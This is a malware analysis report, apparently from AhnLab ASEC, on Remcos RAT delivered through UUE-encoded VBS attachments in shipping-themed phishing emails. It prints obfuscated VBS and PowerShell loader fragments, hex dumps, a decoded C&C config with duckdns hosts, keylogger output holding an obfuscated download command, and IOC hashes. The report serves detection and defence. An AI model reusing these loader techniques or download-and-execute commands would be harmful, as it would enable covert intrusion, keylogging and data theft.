
# Remcos RAT Distributed as UUEncoding (UUE) File

By ATCP

Published: 2024-05-23 · Archived: 2026-04-05 23:43:10 UTC


AhnLab SEcurity intelligence Center (ASEC) recently discovered that Remcos RAT is being distributed via UUEncoding (UUE) files compressed using Power Archiver.

The image below shows a phishing email distributing the Remcos RAT downloader. Recipients must be vigilant as phishing emails are disguised as emails about importing/exporting shipments or quotations.




## 1. UUE

The threat actor distributes a VBS script encoded using the UUE method through an attachment. The UUE method, short for Unix-to-Unix Encoding, is a method used to exchange data between Unix systems by encoding the binary data in the ASCII text format.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   55 55 45 6E 63 6F 64 65 20 20 30 2E 30 20 28 50  UUEncode  0.0 (P
00000010   6F 77 65 72 41 72 63 68 69 76 65 72 20 32 30 30  owerArchiver 200
00000020   39 3A 20 77 77 77 2E 70 6F 77 65 72 61 72 63 68  9: www.powerarch
00000030   69 76 65 72 2E 63 6F 6D 29 0D 0A 0D 0A 62 65 67  iver.com)....beg
00000040   69 6E 20 36 34 34 20 49 6E 76 6F 69 63 65 5F 6F  in 644 Invoice_o
00000050   72 64 65 72 5F 6E 65 77 2E 76 62 73 0D 0A 4D 23  rder_new.vbs..M#
00000060   30 49 33 39 37 30 40 32 26 35 4D 3A 36 31 59 3C  0I3970@2&5M:61Y<
00000070   57 31 52 3B 57 21 48 3E 32 60 5D 28 24 2D 52 39  W1R;W!H>2`](-R9
00000080   36 25 54 39 34 5D 42 3A 46 35 43 3D 22 40 42 34  6%T94]B:F5C="@B4
00000090   56 2D 52 3A 37 21 54 3A 36 59 47 0D 0A 4D 2B 44  V-R:7!T:6YG..M+D
000000A0   39 49 3B 26 35 33 3E 37 2D 54 39 36 55 2F 38 46  9I;&53>7-T96U/8F
```

A UUE file consists of a header (begin), an encoded data, and an end, and the threat actor appears to have tried bypassing detection via UUE. Upon decoding the file, an obfuscated VBS script can be found (see Figure 3).

```
Set Hemidystrophy = CreateObject("Scripting.FileSystemObject")

Doktorerer51=Hemidystrophy.GetSpecialFolder(2) & "\Talehmmedes.txt"

on error resume Next

Hemidystrophy.DeleteFile(Doktorerer51)


Oxyhydric(Similismykke())

Oxyhydric(ChrW(34))
Pronunciational = "guttifer; oestrone somatocyst groundlessly!"
Stjrtpotten = &HFFFFDA5D
Barton = &H33AE
bjeligeres = "Interdiction172! klasseringer annielles? pearlfruit"
Popely = -57832
Dialin = &HFFFF644F
Bolsje = &HFFFF748C
Korsfstelsens = "Eventuelle jonosfre blotters"
Garagelejers = &HB71E
Flaademandskaber = "Filformatets, remissness theocentricism palpated"
Epistome = 29352
Catriona = &HFFFF89FD
Indlsningsprograms143 = "Unhidable bestemmende preassembled"
Dataanlggets = "Kaminer malearbejde manubrium? raggere."
Drvogterers = -60376
Forrester = "Nonpercussive mellemdistanceraketters, beamhouse snedkredes"
```

**2. Downloader**

The VBS script saves the PowerShell script into the %Temp% directory as Talehmmedes.txt and runs it. The executed script accesses hxxp://194.59.30[.]90/Isocarbostyril.u32 to download Haartoppens.Eft into the %AppData% directory and run an additional PowerShell script.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00048DE0   E3 FF F1 44 F3 71 F1 EB 53 11 EB DA 37 73 B6 5C  ãÿñDóqñëS.ëÚ7s¶\
00048DF0   6D ED 4A 8E 5D B1 88 D9 8A 5E 3B 68 54 13 B2 3F  míJŽ]±ˆÙŠ^;hT.²?
00048E00   72 B8 D5 A6 CB 0F 68 4C 75 26 CF 72 71 91 0E 83  r¸Õ¦Ë.hLu&Ïrq'.ƒ
00048E10   46 F4 B6 BB CC 6D AA DD 32 6F 61 74 8F 4F 3B 36  Fô¶»Ìmª Ý2oat.O;6
00048E20   CF 05 81 DD 8A 4F 3B 68 67 0F 9F 8E ED 42 FC 01  Ï..ÝŠO;hg.ŸŽíBü.
00048E30   7A 57 0A BB D5 14 F7 0F AE 11 F8 B5 DB 85 CF 9E  zW.»Õ.÷.®.øµÛ…Ïž
00048E40   53 CB 8E BB 26 0F 6E D7 F0 65 7D 53 93 27 F1 44  SËŽ»&.n×ðe}S"'ñD
00048E50   3C 23 69 6E 64 66 72 73 65 6C 73 20 55 64 6B 6D  <#indfrsels Udkm
00048E60   70 65 6C 73 65 73 20 53 61 6C 74 6E 69 6E 67 20  pelses Saltning
00048E70   4B 76 69 76 61 6C 65 6E 73 65 6E 20 45 6D 62 72  Kvivalensen Embr
00048E80   61 69 64 20 42 65 72 74 72 61 6D 20 44 61 6D 70  aid Bertram Damp
00048E90   76 61 73 6B 65 72 69 65 72 6E 65 73 20 23 3E 0D  vaskeriernes #>.
00048EA0   0A 24 52 6F 6D 61 6E 69 7A 61 74 69 6F 6E 3D 54  .$Romanization=T
00048EB0   68 69 6D 62 6C 65 20 27 20 55 6E 70 75 6C 76 5C  himble ' Unpulv\
00048EC0   48 69 64 6B 61 6C 64 73 53 6B 6F 76 66 6F 67 79  HidkaldsSkovfogy
00048ED0   4B 20 6D 65 72 61 76 73 20 41 73 73 61 79 61 77  K meravs Assayaw
00048EE0   43 61 72 6F 75 73 65 6F 4E 6F 6E 73 6F 63 69 77  CarouseoNonsociw
00048EF0   20 62 6F 6E 61 73 75 36 54 72 61 63 74 72 69 34   bonasu6Tractri4
00048F00   55 72 66 6A 65 2C 64 5C 50 6F 70 70 20 73 65 57  Urfje,d\Popp seW
00048F10   47 6C 61 73 73 77 6F 69 50 61 63 69 66 69 73 6E  GlasswoiPacifisn
00048F20   55 73 61 6C 69 67 68 64 4D 65 64 67 69 66 20 6F  UsalighdMedgif o
00048F30   20 4B 61 2C 73 65 61 77 54 69 6C 73 74 69 6C 73   Ka,seawTilstils
00048F40   55 62 2C 72 74 79 6F 50 50 65 20 6F 6D 65 64 6F  Ub,rtyoPPe omedo
00048F50   20 53 74 6F 64 64 65 77 20 43 6F 6C 69 73 74 65   Stoddew Coliste
00048F60   20 72 69 6E 6B 73 70 72 4C 65 64 20 74 65 6B 53   rinksprLed tekS
00048F70   41 75 74 6F 73 69 67 68 20 53 77 20 61 74 70 65  Autosigh Sw atpe
00048F80   56 61 61 72 65 73 79 6C 50 73 65 75 64 65 70 6C  VaaresylPseudepl
00048F90   55 6E 74 68 61 6E 6B 5C 52 65 6E 6C 69 2C 68 76  Unthank\Renli,hv
00048FA0   20 20 74 69 73 61 6E 31 50 6F 73 74 20 61 6C 2E    tisan1Post al.
```


The executed additional PowerShell script is also obfuscated to prevent others from analyzing it, and its main feature is loading a shell code in the wab.exe process.


```
<#indfrsels Udkmpelses Saltning Kvivalensen Embraid Bertram Dampvaskeriernes #>
$Romanization='\syswow64\WindowsPowerShell\v1.0\powershell.exe'

$Udposter= 'powershell.exe'
$Decipherability = exit
Socialudvalget ($global:Fumaric=$env:windir + $Romanization )
Socialudvalget (((gwmi win32_process -F ProcessId=${PID}).CommandLine) -split [char]34)
Socialudvalget ($global:Illustriousnesses = $Citigrade[$Citigrade.count-2] )
Socialudvalget ($global:Longhaired = ([IntPtr]::size -eq 8)
Socialudvalget (if (!$Longhaired){ $global:Fumaric = $Udposter})
if($Endoscopy -or $Longhaired){
&$Fumaric $Illustriousnesses
Socialudvalget $Decipherability
}
function Clavicles ($Sparidae,$Tidsskriftets) {
Socialudvalget ($Sparidae -bxor $Tidsskriftets )
}

Function Distrt ($Diathermacy, $Dundret183 = 0){
Socialudvalget ($global:Echoize = New-Object byte[] ($Diathermacy.Length / 2) )
For($Sertularioid=0; $Sertularioid -lt $Diathermacy.Length; $Sertularioid+=2){
Socialudvalget ($Echoize[$Sertularioid/2] = [convert]::ToByte($Diathermacy.Substring($Sertularioid, 2), 16) )
$Echoize[$Sertularioid/2] = Clavicles $Echoize[$Sertularioid/2] 125
```


The shellcode adds a registry to maintain persistence and accesses hxxp://194.59.30[.]90/mtzDpHLetMLypaaA173.bin to load additional data. Ultimately, Remcos RAT is executed.




### 3. Remcos RAT

The malware collects system information through hxxp://geoplugin[.]net/json.gp. It then saves the keylogging data as mifvghs.dat in the %Appdata% directory and sends the data to the C&C server.



```
0085B10E  00 08 66 72 61 62 79 73 74 34 34 68 61 62 76 6F  ..frabyst44habvo
0085B11E  75 73 31 2E 64 75 63 6B 64 6E 73 2E 6F 72 67 3A  us1.duckdns.org:
0085B12E  32 39 38 30 3A 30 1E 66 72 61 62 79 73 74 34 34  2980:0.frabyst44
0085B13E  68 61 62 76 6F 75 73 31 2E 64 75 63 6B 64 6E 73  habvous1.duckdns
0085B14E  2E 6F 72 67 3A 32 39 38 31 3A 31 1E 66 72 61 62  .org:2981:1.frab
0085B15E  79 73 74 34 34 68 61 62 76 6F 75 73 32 2E 64 75  yst44habvous2.du
0085B16E  63 6B 64 6E 73 2E 6F 72 67 3A 32 39 38 30 3A 30  ckdns.org:2980:0
0085B17E  1E 7C 1E 1E 1F 7C 53 74 61 6E 64 61 72 64 7C 1E  .|...|Standard|.
0085B18E  1E 1F 7C 31 7C 1E 1E 1F 7C 00 7C 1E 1E 1F 7C 01  ..|1|...|.|...|.
0085B19E  7C 1E 1E 1E 7C 01 7C 1E 1E 1F 7C 31 7C 1E 1E 1E  |...|.|...|1|...
0085B1AE  7C 30 7C 1E 1E 1F 7C 00 7C 1E 1E 1F 7C 38 7C 1E  |0|...|.|...|8|.
0085B1BE  1E 1F 7C 72 00 65 00 6D 00 63 00 6F 00 73 00 2E  ..|r.e.m.c.o.s..
0085B1CE  00 65 00 78 00 65 00 00 00 7C 1E 1E 1F 7C 01 7C  .e.x.e...|...|.|
0085B1DE  1E 1E 1F 7C 00 7C 1E 1E 1F 7C 30 7C 1E 1E 1F 7C  ...|.|...|0|...|
0085B1EE  6D 62 69 66 67 6F 75 73 66 2D 53 37 31 53 30 58  mbifgousf-S71S0X
0085B1FE  7C 1E 1E 1F 7C 31 7C 1E 1E 1F 7C 36 7C 1E 1E 1F  |...|1|...|6|...
0085B20E  7C 6D 00 69 00 66 00 76 00 67 00 68 00 73 00 2E  |m.i.f.v.g.h.s..
0085B21E  00 64 00 61 00 74 00 00 00 7C 1E 1E 1F 7C 00 7C  .d.a.t...|...|.|
0085B22E  1E 1E 1F 7C 01 7C 1E 1E 1F 7C 00 7C 1E 1E 1F 7C  ...|.|...|.|...|
0085B23E  31 30 7C 1E 1E 1F 7C 00 7C 1E 1E 1F 7C 00 00 7C  10|...|.|...|..|
0085B24E  1E 1E 1F 7C 35 7C 1E 1E 1F 7C 36 7C 1E 1E 1F 7C  ...|5|...|6|...|
0085B25E  53 63 72 65 65 6E 73 68 6F 74 73 7C 1E 1E 1F 7C  Screenshots|...|
0085B26E  00 7C 1E 1E 1F 7C 00 7C 1E 1E 1F 7C 00 7C 1E 1E  .|...|.|...|.|..
0085B27E  1F 7C 00 7C 1E 1E 1F 7C 00 7C 1E 1E 1F 7C 00 7C  .|.|...|.|...|.|
0085B28E  1E 1E 1F 7C 00 7C 1E 1E 1F 7C 00 7C 1E 1E 1F 7C  ...|.|...|.|...|
0085B29E  00 7C 1E 1E 1F 7C 35 7C 1E 1E 1F 7C 05 7C 1E 1E  .|...|5|...|.|..
0085B2AE  1F 7C 4D 69 63 52 65 63 6F 72 64 73 7C 1E 1E 1F  .|MicRecords|...
0085B2BE  7C 00 7C 1E 1E 1F 7C 30 7C 1E 1E 1F 7C 30 7C 1E  |.|...|0|...|0|.
0085B2CE  1E 1F 7C 00 00 7C 1E 1E 1F 7C 00 7C 1E 1E 1F 7C  ..|..|...|.|...|
0085B2DE  01 7C 1E 1E 1F 7C 30 7C 1E 1E 1F 7C 00 7C 1E 1E  .|...|0|...|.|..
0085B2EE  1F 7C 31 7C 1E 1E 1F 7C 52 00 65 00 6D 00 63 00  .|1|...|R.e.m.c.
0085B2FE  6F 00 73 00 00 00 7C 1E 1E 1F 7C 00 00 7C 1E 1E  o.s...|...|..|..
0085B30E  1F 7C 00 7C 1E 1E 1F 7C 00 7C 1E 1E 1F 7C 45 44  .|.|...|.|...|ED
0085B31E  45 41 46 33 39 31 37 46 36 37 44 46 35 44 44 36  EAF3917F67DF5DD6
0085B32E  33 30 31 31 30 41 44 39 38 39 41 46 30 31 7C 1E  30110AD989AF01|.
```

```
[2024/05/22 20:18:58 Offline Keylogger Started]

[2024/05/22 20:18:59 powershell.exe (2876) 속성]

[2024/05/22 20:19:01 powershell.exe (3076) 속성]

[Text copied to clipboard]
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Airsick56 =
1;$Slided='Sub';$Slided+='strin';$Slided+='g';Function
Thimble($Moonwort){$Aabningsceremonis135=$Moonwort.Length-$Airsick56;For($Lapnings=7;$Lapnings -lt
$Aabningsceremonis135;$Lapnings+=8){$Genkendelsesgldens+=$Moonwort.$Slided.Invoke( $Lapnings,
$Airsick56);}$Genkendelsesgldens;}function Socialudvalget($Leucocyte){&  ($Louverwork)
($Leucocyte);}$Arvetanterne=Thimble
'KresterM,rdomscoFe,therzBackingiDemo.ralThunderlkredsreaBlo.und/Myolysi5 Rehosp.Verb,ag0 ,roble
Rantank(OfficiaWDaudingiKirsesananthropd Nondebo.nkertrws,eomrasSombreu UncondeNForagtsT Ugenne
Trresl1Molaris0Welterv.Inexora0Hummerf;Eusthen EurhythWOverdediforgaa.nHelgard6Blresle4Hummerf; Douche S
uffatxSi rede6Stinneu4Stetise;bra che  olierer promilv
indram:L,dledr1Rockend2Budgeto1Kvrknin.Aleu.on0Petralo) Religi Sha.eabGAlienate ForegrcF
rkvakkCenob,toAssaila/Papirti2 Prisop0sammenr1Denigr.0 Tekst 0 Ayah,c1monopol0.idebeg1Immarbl pedale F
ImmortiKlipfisrBombeekeVedkendfKrte.neoUnacu,exBasqued/.iurese1Special2Mulatte1A,nuadu.I anpos0Mardian
';$Domesticator=Thimble 'KorrektUTaknemmsBiconicecatoptrr Biplac-TroldafA.eglikeg
T.mbubeFacierpnforstuvtSquatin ';$Neatens=Thimble
'UnprofehTorpeditOpbrudttDecentrpCo.rent:Endothe/Borg.rl/ Cit.on1Jagthyt9Forkort4Kabinet.sputte
5Unfl.ei9Chamaes.Inddata3 Punctu0Breveti. besger9 erafin0Infiltr/ clair,IDrfyl,ns ExtraloD.smailcHu
tigbaSeptanerLeverinbSynde,ioArbejdsstros ettpensakryJagtlejrUnforg i,omanizlRestgru.krybekluSubsure3 Un
isp2Dirkenv ';$Tulas=Thimble 'notturn>enheder ';$Louverwork=Thimble 'yderp.riSaosh.aeMaalsatxSnebwor
';$Miljgiftene='Processual197';$Etableret = Thimble 'Poorh.ueGlevesucDespotih GeneraoDecimal Skrupsk%
opsat.a AnimadpSmed.enpC ntrald TilkbsaUbrugtet Flop.eaFrifin.%tremolo\Ar ejdeH ModefoaTar iriaFrihandr
Civilit GlennsoPopulrapUntra,spD.gwatceSa,battn  tivelsOverdea.SklhattEVi,ortefBomstrktSpi och
Scutell&Hosanna& Parall Salv,lie GriskecSemileahSregenhoCu.iolo Tvi,tlrtAlalite ';Socialudvalget (Thimble
' Nongel$unexcorg ,engeblAbditivoHrdedecbSalgsaraExpediel,opiari:VesicatB Radiobe Negl gsTetraptg Babbags
```

**[C&C Servers]**

- frabyst44habvous1.duckdns[.]org:2980:0
- frabyst44habvous1.duckdns[.]org:2981:1
- frabyst44habvous2.duckdns[.]org:2980:0

Users should refrain from opening emails from unknown sources, and should not run or enable macro when downloading attachment files. If the security level of the document program is set to low, macros may run

automatically without any notification. Therefore, users should maintain the security level high to prevent any unintended features from being run.

Also, we recommend users update the anti-malware engine pattern to its latest version.

AhnLab's anti-malware product, V3, detects and blocks the malicious types of files introduced in the post using the aliases below.

**[File Detection]**

Downloader/VBS.Agent (2024.05.17.01)
Data/BIN.Encoded (2024.05.24.00)

MD5

7e6ca4b3c4d1158f5e92f55fa9742601

b066e5f4a0f2809924becfffa62ddd3b

eaec85388bfaa2cffbfeae5a497124f0

fd14369743f0ccd3feaacca94d29a2b1

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.